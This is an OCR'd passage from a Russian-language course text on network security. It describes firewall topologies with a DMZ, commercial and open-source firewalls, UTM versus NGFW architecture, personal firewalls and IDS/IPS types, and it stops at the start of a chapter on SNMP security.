


Рис.105 МСЭ, включённый в «разрыв» между локальной и глобальной сетью

Обычно в такой схеме включения локальная сеть полностью скрыта и недоступна для обращений из «внешнего» мира. Это очень надёжный вариант с точки зрения безопасности и надёжности, но он не обеспечивает доступ из Интернета к внутренним ресурсам локальной сети, например, к web-серверу организации.

Более универсальным и сложным является вариант подключения по так называемой «трёхногой» (3-leg) схеме:




Рис.106 МСЭ, включённый по схеме 3-leg

В такой схеме включения кроме зоны локальной сети и «внешней» сети образован ещё один сегмент, т.н. «демилитаризованная зона» (DMZ). К сервисам, расположенным в DMZ, разрешён доступ из «внешней» сети, это могут быть ресурсы, которые организация предоставляет в Интернет – web-серверы, ftp-серверы, mail-серверы и т.п. МСЭ по-прежнему запрещает узлам из «внешнего» мира доступаться к машинам внутренней локальной сети. Технологически сервисы, расположенные в DMZ и доступные из Интернета, необязательно представляют собой физические машины. Часто такие *виртуальные серверы* реализуется техникой *проброса портов*, когда обращение по определённому адресу/порту транслируется (пробрасывается) на какую-либо реальную машину в локальной сети. Все современные МСЭ обладают подобным функционалом.

Межсетевой экран, используемый сам по себе, не является панацеей от всех угроз для сети. В частности, он:

- не защищает узлы сети от проникновения через «люки» (*backdoors*) или уязвимости ПО;
- не обеспечивает защиту от многих внутренних угроз, в первую очередь — утечки данных;
- не защищает от загрузки пользователями вредоносных программ, в том числе вирусов;

Для решения двух последних проблем используются соответствующие дополнительные средства, в частности, антивирусы. Обычно они подключаются к МСЭ и пропускают через себя соответствующую часть сетевого трафика, работая как прозрачный для

прочих сетевых узлов прокси, или же получают с МСЭ копию всех пересылаемых данных. Однако такой анализ требует значительных аппаратных ресурсов.

МСЭ, защищающие *периметр сети*, могут быть реализованы в виде готового решения (т.н. appliance), представляющего собой программно-аппаратный комплекс. К наиболее известным решениям такого класса можно отнести, например, Cisco ASA (наследники Cisco PIX, систем обнаружения вторжений Cisco IPS и VPN-концентраторов Cisco VPN). Характерным решением для очень многих аппаратных firewall-ов является сегодня использование серверов «стандартной» архитектуры x86. Как пример, МСЭ Cisco ASA поддерживают следующие возможности:

- Межсетевое экранирование с учетом состояния соединений;
- Глубокий анализ протоколов прикладного уровня (deep inspection);
- Трансляция сетевых адресов;
- IPSec VPN;
- SSL VPN;
- Протоколы динамической маршрутизации (RIP, EIGRP, OSPF) [1].

Кроме количественных характеристик (максимальное число поддерживаемых сессий, VPN, производительности), которые определяются в основном используемыми аппаратными компонентами, некоторые возможности МСЭ зависят от типа используемой в нём лицензии. Сегодня это типичное решение для такого класса устройств.

Ещё одним очень известным решением для МСЭ в виде *appliance* является продукт Firewall-1 израильской фирмы *Check Point Software Technologies*.

Кроме *аппаратных* МСЭ, существует большое количество чисто программных решений, устанавливающихся на обычные универсальные операционные системы. Среди таких МСЭ можно упомянуть Microsoft Forefront TMG 2010[2]. Это чисто программное решение, устанавливающееся на серверную ОС Windows 2008. В дополнение к основному модулю к TMG могут быть доустановлены специализированные модули, расширяющие его функциональность, например, Forefront Protection 2010 for Exchange Servers. Доступно несколько версий Forefront TMG, различающихся по своим возможностям. Среди новых, по сравнению со своим предшественником ISA, возможностей TMG, можно отметить:

- Работу в 64-битной моде на Windows Server 2008 и Windows Server 2008 R2
- Поддержку Web антивируса и поддержку антивредоносного ПО.
- Улучшенный интерфейс пользователя, с более удобным управлением и расширенными отчётами
- Фильтрацию URL
- HTTPS Inspection
- Network Intrusion Prevention – предотвращение сетевых вторжений
- SIP фильтр
- TFTP фильтр
- Расширенную сетевую функциональность

Особенностью Forefront TMG можно назвать тесную интеграцию со службой каталога AD. В корпоративной сети в связке AD + TMG можно организовать прозрачную централизованную авторизацию пользователей, доступающихся в Интернет. В зависимости от

[1] В Интернете можно наткнуться на отчаянные споры – является ли МСЭ маршрутизатором или нет. Поддержка указанных протоколов в ASA даёт однозначный ответ на этот вопрос.

[2] Предшественником Forefront TMG можно назвать продукты под названием ISA. Их было выпущено несколько версий, пронумерованных по годам: 2004, 2007 и др. Но только в TMG Microsoft удалось достичь очень неплохого сочетания возможностей МСЭ и удобства его управления.

пользователя, групп безопасности, членом которых он является, времени суток и т.п. можно разрешить или запретить выход в Интернет, доступ к тем или иным сайтам, по тем или иным протоколам. В связке с AD может работать не только TMG, это реализовано даже для бесплатного открытого прокси-сервера Squid, но, как естественно ожидать от продуктов от одного производителя, именно AD + TMG обеспечивает наиболее удобную, гибкую и мощную комбинацию возможностей.

Основной функционал Forefront TMG включает в себя:

- Firewall
  - VoIP Traversal (SIP)
  - Расширенный NAT
  - Избыточность соединение к ISP (только для двух ISP)
- Web Client Protection
- Email Protection
- NIS (Network Inspection System) – базируется на подписке на базу данных угроз
- Secure Web Publishing
- VPN Server
- Multi-layer Web Security

Т.е., кроме функции собственно МСЭ, Forefront TMG обладает довольно обширным дополнительным функционалом. Одной из наиболее интересных и, одновременно, спорных возможностей Forefront TMG, является HTTPS Inspection – возможность «вскрытия» HTTPS-соединений клиентов корпоративной сети к удалённым защищённым сайтам. Причём, если клиенты используют при работе службу AD, то «вскрытие» может быть произведено абсолютно незаметно для пользователя (с подстановкой соответствующих сертификатов).




Рис.107 Работа HTTPS через ISA сервер




Рис.108 Технология HTTPS Inspection при работе через Forefront TMG

Как упоминалось ранее, возможностью инспектировать HTTPS трафик обладает также firewall от Check Point, но, насколько известно, с ним «вскрыть» HTTPS незаметно для пользователя невозможно. А с появлением и распространением протокола TLS v1.3 под вопросом оказывается сама идеология и технология “tls inspection”.

И Forefront TMG и Firewall-1 коммерческие продукты. Но существует также и значительное количество бесплатных решений от OpenSource сообщества, достаточно мощных и продвинутых. В качестве примеров можно назвать ставший стандартом для Linux пакет iptables или чрезвычайно компактный, быстрый и обладающий неплохим функционалом pf в ОС OpenBSD/FreeBSD. Оба МСЭ могут использоваться как для защиты «периметра» сети, так и в качестве персонального МСЭ, защищающего один узел.

Примерно в начале 2000-х в индустрии информационной безопасности всё чаще стали появляться упоминания о МСЭ нового типа, построенных по типу «швейцарского ножа» всё-в-одном – их стали называть UTM (Unified Threat Management). МСЭ такого типа, по сравнению с firewall-ами классическими (или как их стало принято называть – МСЭ первого поколения) осуществляли дополнительные, более глубокие проверки, например, проверяя на спам электронную почту или выполняя на-лету антивирусные проверки, или включая функционал систем предотвращения вторжений (IPS).

Некоторое время спустя, во многом благодаря усилиям американской фирмы Palo Alto Networks, стал усиленно раскручиваться другой, альтернативный вариант МСЭ – т.н. firewall следующего поколения (NGFW). До сих пор не стихают споры, было ли это реально что-то принципиально новое или NGFW – это тот же UTM, названный по-другому в чисто рекламных целях.

Оба варианта – UTM и NGFW – в общем, по совокупности своих возможностей, в первом приближении, действительно практически совпадают. И тот и другой вариант МСЭ имеет возможность, зная то или иное приложение «в лицо», может тонко, точно и гранулярно управлять доступом к этому приложению, а не в бинарной логике пакетного фильтра «всех пускать»/«никого не пускать». Например, средствами NGFW Palo Alto Networks возможно установить ограничения для сотрудников предприятия по доступу в Facebook, при котором в рабочее время сотрудники смогут только читать там ленту новостей и чужие посты, но не смогут ничего туда написать.

Разница между UTM и NGFW, по мнению некоторых экспертов, всё-таки существует и кроется она в «недрах» системы, в идеологии работы движков (engines). В UTM безопасники получили возможность из одной коробки получать сразу и управление, и работу нескольких движков безопасности. Вместе заработали МСЭ, VPN (клиент/концентратор), IPS, антивирус, вебфильтр, антиспам и др. engines, например, DLP (предотвращение утечек информации (Data Loss Prevention)[1]). Также сейчас обязательным является движок расшифрования SSL (что становится проблематичным с внедрением TLSv1.3) и SSH, и движок разбора и блокировки приложений на всех 7 уровнях модели OSI ISO. Как правило движки берутся от разных вендоров или даже бесплатные, например, IPS от SNORT, антивирус clamav или межсетевой экран iptables. Поскольку межсетевой экран еще является маршрутизатором или коммутатором для трафика, то движок динамической маршрутизации также часто используется от другоо производителя. По мере роста спроса появились крупные игроки на рынке, которые смогли скупить несколько хороших разработок для работы нужного движка и соединить их работу внутри одного UTM устройства. Например, Check Point купил IPS у компании NFR, Cisco купила IPS у Sourcefire. Популярные марки видно в квадрате Gartner по UTM. В 2017 году лидерами UTM по мнению Gartner являются Check Point, Fortinet и Sophos.

Первой архитектурной проблемой UTM являлось то, что все движки внутри работали последовательно, по очереди передавая друг другу сетевые пакеты, ожидая, когда предыдущий движок закончит работу, чтобы начать свою. В результате, чем больше функций встраивает вендор в свое устройство, тем медленнее оно работает. В итоге реальным пользователям таких устройств приходится отключать IPS или антивирус или часть их сигнатур, чтобы трафик вообще ходил с разумными задержками. То есть вроде платили как за устройство защиты, а пользуются только как маршрутизатором. Нужно было что-то придумать, чтобы движки защиты не ждали друг друга и работали параллельно:

[1] В категории программного обеспечения DLP российские разработчики находятся на ведущих позициях в мире. Можно привести в пример компанию ООО «Атом Безопасность», с её флагманским продуктом Staff-Cop. Кстати, штаб-квартира этой компании расположена неподалёку от НГУ, по адресу г.Новосибирск, пр. академика Коптюга, 4 (Институт математики)

Архитектура UTM
UTM = Unified Threat Management = все-в-кучу




Рис.108-1 Пример архитектуры UTM

Новым ходом производителей NGFW было то, что в них активно стала использоваться поддержка функционала в «железе», в специализированных чипах, которые одновременно (параллельно) просматривают трафик. Это стало возможным, поскольку каждый процессор стал отвечать за свою функцию: в один прошиты сигнатуры IPS, в другой сигнатуры антивируса, в третий – сигнатуры URL. Можно включать все сигнатуры во всех движках - трафик находится под полной защитой без снижения производительности. Программируемые чипы такого типа называются ПЛИС (программируемая логическая интегральная схема) или в английской литературе FPGA. Их отличие от ASIC (*application-specific integrated circui)* в том, что они могут перепрограммироваться на ходу и выполнять новые функции, например, проверку новых сигнатур, после обновления микрокода или любые другие функции. Этим NGFW и пользуется - все обновления прошиваются непосредственно в чипы FPGA.




Рис.108-2 Пример архитектуры работы Palo Alto Networks NGFW

Второй архитектурной проблемой UTM стало то, что все файловые операции требовали работы жесткого диска (все движки принимали данные с диска и записываои результаты своей обработки снова на диск). Понятно, что при, н-р, 10-гигабитном канале вы мгновенно упрётесь в производительность дисковой подсистемы. Плохие UTM просто загрузятся на 100% и практически перестанут работать. В продвинутых UTM на этот случай встроены различные механизмы автоотключения работы движков защиты: antivirus-bypass, ips-bypass и другие, которые выключают функции безопасности, когда загрузка аппаратной части превысит ее возможности. А если нужно не просто сохранить файл для антивирусной проверки, но еще и распаковать архив? Скорость работы снижается еще. Поэтому UTM в основном применяются в маленьких компаниях, где скорости были неважны, либо где безопасность - опция.

Практика показывает, что как только скорость сети возрастает, то в UTM приходится выключать все движки кроме маршрутизации и пакетного межсетевого экрана, либо просто ставить обычный межсетевой экран.

Новым архитектурным сдвигом у первого производителя NGFW, появившегося в 2007 году, стало то, что файлы перестали сохраняться на диск, то есть весь разбор трафика, раскодирование и сборка файлов для проверки антивирусом стали производиться в памяти. Это сильно повысило производительность устройств защиты и отвязало их от производительности жестких дисков. Скорости сетей растут быстрее скоростей жестких дисков. Только NGFW спасут безопасников.

Сейчас по версии компании Gartner есть три лидера в NGFW: Palo Alto Networks, Check Point и Fortinet. Первая и третья компании из списка – американские, Кремниевая Долина (их офисы расположены практически через дорогу). Вторая компания – Check Point – Израиль, есть подразделение разработчиков в России (Москва). Также близко к лидерскому правому-верхнему квадранту Gartner-а подобрались Cisco с продуктом Firepower (по сути представляет собой классический МСЭ Cisco ASA, включённый «последовательно» с ngfw firepower) и китайская Huawei. Из отечественных производителей можно упомянуть нашего новосибирского производителя ООО «еСЛ Девелопмент», ООО "Юзергейт", Entensys) (технопарк), с его продуктом UserGate UTM.

С появлением NGFW у заказчиков появилась новая возможность - определение приложений 7 уровня. Сетевые инженеры изучают семиуровневую модель сетевых взаимодействий OSI ISO. На 4 уровне этой модели работают протоколы TCP и UDP, что в последние 20 лет работы сетей IP считалось достаточно для анализа и управления трафиком.

То есть обычный межсетевой экран просто показывает IP адреса и порты. А что делается на следующих 5-7 уровнях? Межсетевой экран нового поколения видит все уровни абстракции и, на основе имеющейся базы приложений, показывает, что за приложение и какой файл передало. Это сильно повышает понимание сетевых взаимодействий ИТ специалистами и усиливает безопасность, поскольку вскрывает туннелирование внутри открытых приложений и позволяет блокировать приложение, а не просто порт. Например, как блокировать skype, bittorent, telegram обычным межсетевым экраном старого поколения? Да, никак. А в интерфейсе Palo Alto, к примеру, удалось успешно полностью выключить Telegram, путём установки всего одной «галочки». Какой контраст с ситуацией годичной давности (весна 2019-го), когда Роскомнадзор, пытаясь заблокировать в России Telegram, по сути «стрелял по площадям», занося в чёрные списки крупные блоки сетевых адресов. При этом часто под «раздачу» попадали совершенно непричастные к «виновнику торжества» сервисы, работающие в облаках тех же облачных провайдеров, в том же диапазоне адресов.

Производители UTM в итоге добавили движок определения приложений. Однако в них получилось по сути два движка управления трафиком - портовый 4 на уровне TCP, UDP и ICMP и на уровне поиска контента приложений в трафике типа teamviewer, tor, skype, telegram. Получилось, что у UTM несколько политик: одна управляет портами, вторая управляет приложениями. И это создает очень много трудностей, в результате политикой управления приложениями в UTM практически никто не пользуется.

В качестве более подробной иллюстрации новых подходов в сфере информационной безопасности, NGFW и т.п. к курсу прилагается презентация Алексея Белоглазова, консультанта компании Check Point «ПРАКТИЧЕСКИЙ ПОДХОД К ПРЕДОТВРАЩЕНИЮ СОВРЕМЕННЫХ КИБЕР-УГРОЗ (файл «Check Point practical prevention - Aleksey Beloglazov v3.pdf»).

Персональные МСЭ

Персональный МСЭ — программное обеспечение, работающее под управлением универсальной клиентской операционной системы, осуществляющее контроль сетевой активности компьютера, на котором он установлен, а также фильтрацию трафика в соответствии с заданными правилами. В отличие от МСЭ, защищающего *периметр* сети, персональный firewall устанавливается непосредственно на защищаемом компьютере.




Рис.109 Функционал персонального МСЭ

Функционал персонального firewall-а подобен функционалу обычного межсетевого экрана, однако, в силу своей специфики, персональный МСЭ так же может обеспечивать некоторые дополнительные возможности для защиты компьютера:

- Контроль за приложениями, использующими порты. Персональный firewall, в отличие от обычных межсетевых экранов, способен определить не только используемый протокол и сетевые адреса, но программное обеспечение, устанавливающее или принимающее сетевое соединение.
- Назначение раздельных правил разным пользователям без дополнительной сетевой авторизации.
- Специальный «Режим обучения», необходимый для тонкой настройки персонального МСЭ под конкретную программную конфигурацию компьютера. В данном режиме при первичной сетевой активности любого программного обеспечения пользователь получает запрос на разрешение или запрещение сетевой активности данного приложения.

Наличие персонального firewall-а является обязательным и принципиальным элементом защиты систем. Если «большой» межсетевой экран в основном защищает локальную сеть от вторжения «снаружи» (от входящих соединений), то персональный firewall, работая на машине, может точно определить конкретную программу (процесс), инициирующий исходящее соединение и, на основании этой информации, разрешить или запретить ей установление этого соединения. МСЭ на «периметре» не может различить, кто именно инициирует исходящее соединении с какого-то конкретного узла, какая это программа – «вредоносная» или «хорошая». Для него минимальной рассматриваемой единицей будет узел с определённым IP-адресом. Подробнее, с точностью до процесса на машине, разобраться в ситуации может только работающий на этой же машине персональный firewall.

Начиная с Windows XP SP2, персональный firewall стал частью базовой операционной системы. Но в XP он так и остался не вполне полноценным – он мог контролировать только входящие в машину соединения. Исходящие соединения вообще не контролировались и не проверялись. В более поздних версиях Windows – Vista, 7 – персональный firewall получил возможность контроля за исходящими соединениями. Большим достоинством встроенных в Windows персональных firewall-ов является возможность централизованного управления их настройками. Речь идёт, конечно, о корпоративных версиях Windows, работающих в доменном окружении (AD).

Современные персональные firewall-ы часто обладают функционалом *проактивной защиты* (обычно реализуемой с помощью технологии HIPS – *Host Intrusion Prevention Systems*).

Лучшие персональные firewall-ы (обычно входящие в состав комплексной системы безопасности): Comodo Firewall[1], Online Armor, Outpost Firewall, ZoneAlarm Firewall и др.

IDS, IPS

Система обнаружения вторжений (**СОВ**) (*Intrusion Detection System* (*IDS*)) — программное или аппаратное средство, предназначенное для выявления фактов неавторизованного доступа в компьютерную систему или сеть либо несанкционированного управления ими в основном через Интернет. Системы обнаружения вторжений обеспечивают дополнительный уровень защиты компьютерных систем.

Системы обнаружения вторжений используются для обнаружения некоторых типов вредоносной активности, которая может нарушить безопасность компьютера. К такой активности относятся сетевые атаки против уязвимых сервисов, атаки, направленные на повышение привилегий, неавторизованный доступ к важным файлам, а также действия вредоносного программного обеспечения (компьютерных вирусов, троянов и червей)

[1] Comodo Firewall входит в состав Comodo Internet Security. Существует множество систем безопасности от других производителей, название которых образовано сходным образом: Kaspersky Internet Security, Norton Internet Security и др.

Обычно архитектура СОВ включает в себя:

- сенсорную подсистему, предназначенную для сбора событий, связанных с безопасностью защищаемой системы
- подсистему анализа, предназначенную для выявления атак и подозрительных действий на основе данных сенсоров
- хранилище, обеспечивающее накопление первичных событий и результатов анализа
- консоль управления, позволяющая конфигурировать СОВ, наблюдать за состоянием защищаемой системы и СОВ, просматривать выявленные подсистемой анализа инциденты

Существует несколько способов классификации СОВ в зависимости от типа и расположения сенсоров, а также методов, используемых подсистемой анализа для выявления подозрительной активности. Во многих простых СОВ все компоненты реализованы в виде одного модуля или устройства.

В сетевой IDS, сенсоры расположены на важных для наблюдения точках сети, часто в демилитаризованной зоне, или на границе сети. Сенсор перехватывает весь сетевой трафик и анализирует содержимое каждого пакета на наличие вредоносных компонентов. Протокольные IDS используются для отслеживания трафика, нарушающего правила определенных протоколов либо синтаксис языка (например, SQL). В host IDS сенсор обычно является программным агентом, который ведет наблюдение за активностью системы, на который он установлен. Также существуют гибридные версии перечисленных видов IDS.

- **Сетевая СОВ** (*Network-based IDS, NIDS*) отслеживает вторжения, проверяя сетевой трафик и ведет наблюдение за несколькими хостами. Сетевая система обнаружения вторжений получает доступ к сетевому трафику, подключаясь к хабу или коммутатору, настроенному на зеркалирование портов, либо сетевое TAP устройство. Примером сетевой СОВ является Snort.
- Основанная на **протоколе СОВ** (*Protocol-based IDS, PIDS*) представляет собой систему (либо агента), которая отслеживает и анализирует коммуникационные протоколы со связанными системами или пользователями. Для веб-сервера подобная СОВ обычно ведет наблюдение за HTTP и HTTPS протоколами. При использовании HTTPS СОВ должна располагаться на таком интерфейсе, чтобы просматривать HTTPS пакеты еще до их шифрования и отправки в сеть.
- Основанная на **прикладных протоколах СОВ** (*Application Protocol-based IDS, APIDS*) — это система (или агент), которая ведет наблюдение и анализ данных, передаваемых с использованием специфичных для определенных приложений протоколов. Например, на веб-сервере с SQL базой данных СОВ будет отслеживать содержимое SQL команд, передаваемых на сервер.
- **Узловая СОВ** (*Host-based IDS, HIDS*) — система (или агент), расположенная на хосте, отслеживающая вторжения, используя анализ системных вызовов, логов приложений, модификаций файлов (исполняемых, файлов паролей, системных баз данных), состояния хоста и прочих источников. Примером является *OSSEC*.
- **Гибридная СОВ** совмещает два и более подходов к разработке СОВ. Данные от агентов на хостах комбинируются с сетевой информацией для создания наиболее полного представления о безопасности сети. В качестве примера гибридной СОВ можно привести *Prelude*.

В **пассивной IDS** при обнаружении нарушения безопасности, информация о нарушении записывается в лог приложения, а также сигналы опасности отправляются на консоль и/или администратору системы по определенному каналу связи. В **активной** системе, также известной как *Система Предотвращения Вторжений* (*IPS — Intrusion Prevention*

system), СОВ производит ответные действия на нарушение, сбрасывая соединение или перенастраивая межсетевой экран для блокирования трафика от злоумышленника. Ответные действия могут проводиться автоматически либо по команде оператора.

Firewall является механизмами создания барьера, преграждая вход некоторым типам сетевого трафика и разрешая другие типы трафика. Создание такого барьера происходит на основе политики firewall-а. IDS служат механизмами мониторинга, наблюдения активности и принятия решений о том, являются ли наблюдаемые события подозрительными. IDS могут обнаружить атакующих, которые обошли firewall, и выдать отчет об этом администратору, который, в свою очередь, предпримет шаги по предотвращению атаки. Сегодня IDS становятся необходимым дополнением инфраструктуры безопасности.

Система предотвращения вторжений (*Intrusion Prevention System (IPS)*) — программная или аппаратная система сетевой и компьютерной безопасности, обнаруживающая вторжения или нарушения безопасности и автоматически защищающая от них.

Системы IPS можно рассматривать как расширение *Систем обнаружения вторжений* (*IDS*), так как задача отслеживания атак остается одинаковой. Однако они отличаются в том, что IPS должна отслеживать активность в реальном времени и быстро реализовывать действия по *предотвращению* атак. Возможные меры — блокировка потоков трафика в сети, сброс соединений, выдача сигналов оператору. Также IPS могут выполнять дефрагментацию пакетов, переупорядочивание пакетов TCP для защиты от пакетов с измененными SEQ и ACK номерами, корректировать CRC и др.

- **Сетевые IPS** (*Network-based Intrusion Prevention, NIPS*): отслеживают трафик в компьютерной сети и блокируют подозрительные потоки данных.
- **IPS для беспроводных сетей** (*Wireless Intrusion Prevention Systems, WIPS*): проверяет активность в беспроводных сетях. В частности, обнаруживает неверно сконфигурированные точки беспроводного доступа к сети, атаки «человек посередине», фальсификацию (spoofing) MAC-адресов.
- **Поведенческий анализ сети** (*Network Behavior Analysis, NBA*): анализирует сетевой трафик, идентифицирует нетипичные потоки, например DoS и DDoS атаки.
- **Система предотвращения вторжений для отдельных компьютеров** (*Host-based Intrusion Prevention, HIPS*): резидентные программы, обнаруживающие подозрительную активность на компьютере.

Роль и место IDS в сети часто путают с контролем доступа и firewall-ами прикладного уровня. Существует несколько заметных отличий между этими технологиями. При некоторой схожести, то, как они обеспечивают сетевую безопасность или безопасность системы, отличается заметно.

В типичном случае IPS спроектирована так, что она функционирует в сети как полностью «невидимая». Обычно IPS-системы не имеют IP-адреса в защищаемой сети, но могут реагировать на трафик самым разнообразным способом. Обычные варианты реакции IPS включают отбрасывание пакетов, сброс соединений, генерация сигналов тревоги или даже помещение нарушителя в сетевой карантин. Хотя некоторые IPS имеют возможность реализации правил, подобных правилам firewall-а, обычно это сделано просто для удобства и не является основной функцией продукта.

Firewall прикладного уровня работает на заметно других технологиях. Firewall прикладного уровня использует прокси для предоставления ему контроля доступа к сети и трафика уровня приложения. Application firewall-ы имеют IP-адрес и к ним можно напрямую обращаться по этому адресу.

ГЛАВА 8. НЕБЕЗОПАСНЫЙ ПРОТОКОЛ СЕТЕВОГО УПРАВЛЕНИЯ SNMP

Рассмотрение проблем безопасности протокола SNMP стоит несколько особняком от проблем безопасности, существующих в других прикладных протоколах. Как и другие «старые» протоколы, имеющие в своём названии определение Simple (тот же SMTP), SNMP в своих первых версиях имел очень уязвимую архитектуру. И если подделка пакета в протоколе передачи почты (SMTP) может привести всего лишь к искажению почтового сообщения, то одна единственная SNMP-дейтаграмма с соответствующим содержимым, отправленная в адрес одного единственного устройства, может вызвать полный отказ в работе всей сети. В SNMP интересно сочетание огромной мощи по возможности контроля и управления ключевыми устройствами в сети и при этом чрезвычайно низкого уровня безопасности этого протокола.

SNMP (Simple Network Management Protocol — простой протокол сетевого управления) — стандартный интернет-протокол для управления устройствами в IP-сетях на основе UDP/TCP. К поддерживающим SNMP устройствам относятся маршрутизаторы, коммутаторы, серверы, рабочие станции, принтеры, модемные стойки и многие другие. Протокол обычно используется в системах сетевого управления для контроля подключённых к сети устройств на предмет условий, которые требуют внимания администратора. SNMP определен Инженерным советом интернета (IETF) как компонент TCP/IP. Он состоит из набора стандартов для сетевого управления, включая протокол прикладного уровня, схему баз данных и набор объектов данных.

SNMP предоставляет данные для управления в виде иерархически организованных переменных, описывающих конфигурацию управляемой системы. Эти переменные могут быть запрошены (или заданы) управляющими приложениями.

При работе SNMP один или более административных компьютеров (называемых *менеджерами*) выполняют отслеживание или управление группой хостов или устройств в компьютерной сети. На каждой управляемой системе постоянно запущена программа, называемая *агент*, которая через SNMP передаёт информацию менеджеру.

